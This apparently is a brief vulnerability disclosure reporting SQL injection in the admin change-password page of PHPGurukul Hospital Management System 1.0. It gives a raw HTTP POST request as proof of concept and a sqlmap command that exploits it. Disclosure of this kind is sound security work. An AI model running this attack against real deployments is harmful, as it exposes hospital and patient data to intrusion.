
PHPGurukul Hospital Management System SQL Injection Vulnerability

Affected Version: 1.0

Manufacturer: phpgurukul.com/

Download address: phpgurukul.com/projects/Hospital-Management-System-PHP.zip

Environment:   


POC

|  |
| --- |
| POST /Hospital-Management-System-PHP/hospital/hms/admin/change-password.php HTTP/1.1  Host: localhost  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  Accept-Language: zh-CN,zh;q=0.9  Cookie: PHPSESSID=js0am146d9o8uobgfak01mjtph  Content-Type: application/x-www-form-urlencoded  Sec-Fetch-Mode: navigate  Sec-Fetch-Dest: document  Upgrade-Insecure-Requests: 1  sec-ch-ua: "Not\_A Brand";v="8", "Chromium";v="120", "Google Chrome";v="120"  Accept-Encoding: gzip, deflate, br  Cache-Control: max-age=0  sec-ch-ua-mobile: ?0  Origin: http://localhost  sec-ch-ua-platform: "Windows"  Referer: http://localhost/Hospital-Management-System-PHP/hospital/hms/admin/change-password.php  Sec-Fetch-User: ?1  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36  Sec-Fetch-Site: same-origin  Content-Length: 44  cpass=admin&npass=admin&cfpass=admin&submit= |

Sqlmap

python sqlmap.py -r 3.txt --level 5 --risk 3

